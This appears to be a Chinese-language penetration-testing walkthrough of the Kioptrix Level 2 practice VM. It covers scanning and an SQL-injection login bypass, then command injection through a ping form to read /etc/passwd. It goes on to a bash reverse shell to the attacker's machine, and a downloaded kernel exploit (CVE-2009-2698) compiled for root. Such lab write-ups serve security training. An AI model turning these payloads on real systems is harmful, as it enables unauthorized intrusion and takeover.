

## 准备

攻击机: kali ip : 192.168.91.128

目标机: Kioptrix Level 2 NAT 模式

[https://download.vulnhub.com/kioptrix/Kioptrix\\_Level\\_2-update.rar.torrent](https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar.torrent)

```
Welcome to Kioptrix Level 2 Penetration and Assessment Environment

--The object of this game:
!_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
kioptrix login:
```

## 信息搜集与利用

### 主机发现

nmap 192.168.91.0/24

nmap 粗略的扫描一下这个网段 得到 目标 ip : 192.168.91.133 , 然后详细扫描

nmap -O -sV -A 192.168.91.133

```


root@kali:~# nmap -O -sV -A 192.168.91.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-31 15:39 CST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 15:40 (0:00:12 remaining)
Nmap scan report for 192.168.91.133
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
|_ http-server-header: Apache/2.0.52 (CentOS)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2             111/tcp     rpcbind
|   100000   2             111/udp     rpcbind
|   100024   1             607/udp     status
|   100024   1             610/tcp     status
443/tcp   open  ssl/https?
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-10-08T00:10:47
|_ Not valid after:  2010-10-08T00:10:47
|_ ssl-date: 2021-08-31T04:30:26+00:00; -3h09m36s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|       SSL2_RC4_64_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|       SSL2_RC2_128_CBC_WITH_MD5
|_ 631/tcp  open  ipp          CUPS 1.1
|_ http-methods:
|_ Potentially risky methods: PUT
|_ http-server-header: CUPS/1.1
|_ http-title: 403 Forbidden
3306/tcp  open  mysql        MySQL (unauthorized)
MAC Address: 00:0C:29:40:E0:02 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30

```

开放了: 22->ssh      80->http      111->rpcbind      443->ssl/https      631->ipp      3306->mysql

## 目录扫描

打开 80 端口看看并扫描它的目录



发现是一个登陆界面;

**python3 dirsearch.py -u http://192.168.91.133/**

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.133/
Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB

cli-5 (z-c) v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10000

Output File: /root/dirsearch/reports/192.168.91.133/_21-08-31_15-49-52.txt
Error Log: /root/dirsearch/logs/errors-21-08-31_15-49-52.log


Target: http://192.168.91.133/

[15:49:52] Starting:
[15:49:53] 403 - 293B - /.ht_wsr.txt
[15:49:53] 403 - 296B - /.htaccess.bak1
[15:49:53] 403 - 296B - /.htaccess.save
[15:49:53] 403 - 296B - /.htaccess.orig
[15:49:53] 403 - 298B - /.htaccess.sample
[15:49:53] 403 - 296B - /.htaccess_orig
[15:49:53] 403 - 297B - /.htaccess_extra
[15:49:53] 403 - 287B - /.html
[15:49:53] 403 - 294B - /.htaccessOLD
[15:49:53] 403 - 294B - /.htaccessBAK
[15:49:53] 403 - 295B - /.htaccessOLD2
[15:49:53] 403 - 294B - /.htaccess_sc
[15:49:53] 403 - 286B - /.htm
[15:49:53] 403 - 292B - /.htpasswd
[15:49:53] 403 - 293B - /.httr-oauth
[15:49:53] 403 - 296B - /.htpasswd_test
[15:50:00] 403 - 290B - /cgi-bin/
[15:50:01] 403 - 288B - /error/
[15:50:02] 200 - 667B - /index.php
[15:50:02] 200 - 667B - /index.php/login/
[15:50:03] 200 - 7KB - /manual/index.html
[15:50:03] 301 - 317B - /manual → http://192.168.91.133/manual/
[15:50:07] 403 - 288B - /usage/

Task Completed
root@kali:~/dirsearch#
```

打开一下这些目录:


<http://192.168.91.133/manual/>



这是一个 apache http 的 文档


尝试弱口令登陆 : `admin' or 1=1#`

登陆成功



根据显示 这里是一个 ping窗口，那就有可能存在命令执行。


先来正常ping 一下 本地地址: `127.0.0.1`



`127.0.0.1`

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.009 ms  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.007 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.007/0.015/0.029/0.009 ms, pipe 2
```

再尝试 ping `127.0.0.1;ls` 看看是否会显示当前目录中的内容,发现没有对输入的内容有过滤



The screenshot shows a web browser window with the address bar displaying `192.168.91.133/pingit.php`. The browser's bookmark bar contains links to `Kali Linux`, `Kali Training`, `Kali Tools`, `Kali Docs`, `Kali Forums`, `NetHunter`, and `Offe`. The main content area displays the output of a terminal session. The first command entered is `127.0.0.1;ls`, which is highlighted with a red box. The terminal output shows the results of a ping command to `127.0.0.1` and the output of the `ls` command. The ping output includes three successful pings with varying times and a summary of statistics. The `ls` output lists `index.php` and `pingit.php`, which are also highlighted with a red box.

```
127.0.0.1;ls

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.006 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.007 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.006/0.009/0.016/0.005 ms, pipe 2
index.php
pingit.php
```

查看 /etc/passwd中内容

```
← → ↻ 🏠 192.168.91.133/pingit.php
🔍 Kali Linux 🔍 Kali Training 🔍 Kali Tools 🔍 Kali Docs 🔍 Kali Forums 🔍 NetHunter 🔍 Offen

127.0.0.1;cat /etc/passwd

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.018/0.022/0.027/0.006 ms, pipe 2
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37:/:/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
```

```

mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash

```


发现一下用户具有 bash: root, netdump, mysql, john, harold.

## 反弹shell

使用 nc 监听

kali中输入 : `nc -lvnp 1234`

ping 框中输入: `127.0.0.1;bash -i >& /dev/tcp/192.168.91.128/1234 0>&1`



如果监听成功, submit 打开的页面会一直显示 加载状态;查看 nc 是否反弹

```

root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.133] 32776
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$

```

成功, 并拿到一个低权限的 shell。

lsb\_release : 显示发行版本信息

-a 全部信息

LSB是Linux Standard Base的缩写,

lsb\_release命令用来显示LSB和特定版本的相关信息。如果使用该命令时不带参数, 则默认加上-v参数

`lsb_release -a`



```

bash-3.00$ lsb_release -a
LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description: CentOS release 4.5 (Final)
Release: 4.5
Codename: Final
bash-3.00$

```

可以看到 CentOS 4.5

searchsploit Centos 4.5 搜索有没有漏洞

```

root@kali:~/桌面# searchsploit Centos 4.5

```

Exploit Title	Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)	linux_x86/local/9542.c
Linux Kernel 3.14.6 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation	linux/local/35370.c

```

Shellcodes: No Results
root@kali:~/桌面#

```

第二个有显示出对应版本 4.5 尝试使用此脚本。

拷贝一份到 我的目录中，避免使用源文件

cp /usr/share/exploitdb/exploits/linux\_x86/local/9542.c /var/www/html/9542.c

```

// milw0rm.com [2009-08-31]root@kali:~/桌面/myfiles# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /var/www/html/9542.c
root@kali:~/桌面/myfiles# cd /var/www/html
root@kali:/var/www/html# ls
9542.c
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html#

```

service apache2 start 开启 apache 服务便于 目标机器可以下载此文件。

目标机器 切换到 tmp 目录下:

cd /tmp

wget <http://192.168.91.128/9542.c> 下载文件 128为kali的地址。

```

bash-3.00$ cd /tmp
bash-3.00$ wget -O http://192.168.91.128/9542.c
wget: missing URL
Usage: wget [OPTION] ... [URL] ...

Try 'wget --help' for more options.
bash-3.00$ ls
bash-3.00$ wget http://192.168.91.128/9542.c
--02:28:00-- http://192.168.91.128/9542.c
=> `9542.c'
Connecting to 192.168.91.128:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]

0K .. .. 100% 57.29 MB/s
02:28:00 (57.29 MB/s) - `9542.c' saved [2643/2643]

bash-3.00$ ls
9542.c
bash-3.00$

```

gcc -o 9542 9542.c 编译得到 9542



```
bash-3.00$ gcc -o 9542 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542
9542.c
bash-3.00$ ls -alh
```

运行 `./9542` 即可提权。

```
bash-3.00$ ./9542
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

成功得到 root 权限。

## 总节

- `lsb_release`命令用来显示LSB和特定版本的相关信息；可用于查看 系统的发行版本。
- CVE-2009-2698 <http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-200908-439>
- <https://securitytracker.com/id?1022761>
- |